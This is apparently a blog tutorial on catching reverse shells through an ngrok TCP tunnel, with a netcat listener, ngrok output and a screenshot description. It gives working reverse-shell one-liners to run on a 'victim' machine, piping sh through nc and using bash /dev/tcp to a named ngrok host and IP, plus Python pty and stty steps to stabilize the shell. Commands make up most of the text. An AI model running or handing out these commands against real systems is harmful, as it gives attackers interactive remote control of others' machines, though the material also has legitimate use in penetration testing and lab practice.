

Using ngrok to Create a Reverse Shell

Prerequisites

- Install ngrok from ngrok.com and authenticate it.
- Ensure you have netcat (nc) available on your system (attack box).

Step-by-Step Guide

Start a Netcat Listener

On your local machine, open a terminal and run:

```
└─$ nc -lvp 4444  
listening on [any] 4444 ...
```

This starts a netcat listener on port **4444**, waiting for incoming connections.


Expose the port to the internet, with ngrok

In another terminal, run:

```
ngrok tcp 4444
```

this will create a public TCP tunnel to your local port 4444. You'll see an output like¹:

```
Forwarding      tcp://4.tcp.eu.ngrok.io:15024 ->
localhost:4444
```

A screenshot of a terminal window titled "km2 (ssh) — davide@lechuck". The terminal shows the command "nc -lvp 4444" being executed, with the output "listening on [any] 4444 ...". Below this, the ngrok application is running, displaying its status and configuration. The ngrok output includes a heart icon, a hiring link, session status (online), account details (Davide Guerri, Plan: Free), version (3.22.1), region (Europe (eu)), latency (32ms), web interface (http://127.0.0.1:4040), and forwarding (tcp://4.tcp.eu.ngrok.io:15024 -> localhost:4444). A table of connections is also shown with columns for ttl, opn, rt1, rt5, p50, and p90, all with values of 0.00. The terminal window has a status bar at the bottom showing "[0]" and the time "19:40 11-May-25".

```
km2 (ssh) — davide@lechuck
$ nc -lvp 4444
listening on [any] 4444 ...

ngrok
♥ ngrok? We're hiring https://ngrok.com/careers
Session Status      online
Account             Davide Guerri (Plan: Free)
Version             3.22.1
Region              Europe (eu)
Latency             32ms
Web Interface        http://127.0.0.1:4040
Forwarding            tcp://4.tcp.eu.ngrok.io:15024 -> localhost:4444

Connections          ttl    opn    rt1    rt5    p50    p90
                     0      0      0.00   0.00   0.00   0.00

[0] "km2" 19:40 11-May-25
```

Connect the Reverse Shell

On the target (victim) machine (the one you want to get a shell from), run:

```
cat /tmp/f|sh -i 2>&1|nc <ngrok-tcp-host> <ngrok-tcp-port>
>/tmp/f
```

¹ The external IP/host and port are dynamic, unless you're a paid user with reserved domains/ports. That's ok for our purposes.

In the above example, you would replace `<ngrok-tcp-host>` with `4.tcp.eu.ngrok.io` and `<ngrok-tcp-port>` with `15024` from the ngrok output.

This will connect back to your netcat listener.

Living Off the Land

If you want to avoid DNS resolution and use an IP address, first resolve the hostname to an IP:

```
└─$ nslookup 4.tcp.eu.ngrok.io
Server:      10.211.55.1
Address:     10.211.55.1#53

Non-authoritative answer:
Name: 4.tcp.eu.ngrok.io
Address: 52.28.112.211
```

Then use the resulting IP address in the netcat command. For our example above

```
bash -i >& /dev/tcp/52.28.112.211/15024 0>&1
```

Note that this approach requires bash as the “base environment”, so in some cases you will need to use:

```
bash -c "bash -i >& /dev/tcp/52.28.112.211/15024 0>&1"
```

[optional] Bonus: stabilize your shells

When you get a reverse shell using nc or similar, it usually behaves poorly:

- No line editing (e.g., arrow keys don’t work)
- No job control (can’t use CTRL+C or CTRL+Z properly)

- Output formatting may be messed up (no TERM set)

To get an environment close to what you can get via a remote ssh session, follow these steps.

When your shell is connected, assuming python3 is available on the victim host, issue:

```
python3 -c 'import pty;pty.spawn("/bin/bash"); export TERM=xterm'
```

This spawns a pseudo-terminal (pty) on the victim host and connects it to /bin/bash, effectively wrapping the shell in a terminal-like environment.

TERM=xterm helps formatting and compatibility, especially for things like vim, top, or cursor movement.

Background the current nc session with CTRL-z to **return to your local terminal**, and write:

```
stty raw -echo; fg
```

What stty raw -echo does:

- raw: disables line buffering and special character interpretation.
- -echo: disables character echoing (so characters typed aren't repeated).
- This configures your local terminal to pass input directly to the remote shell.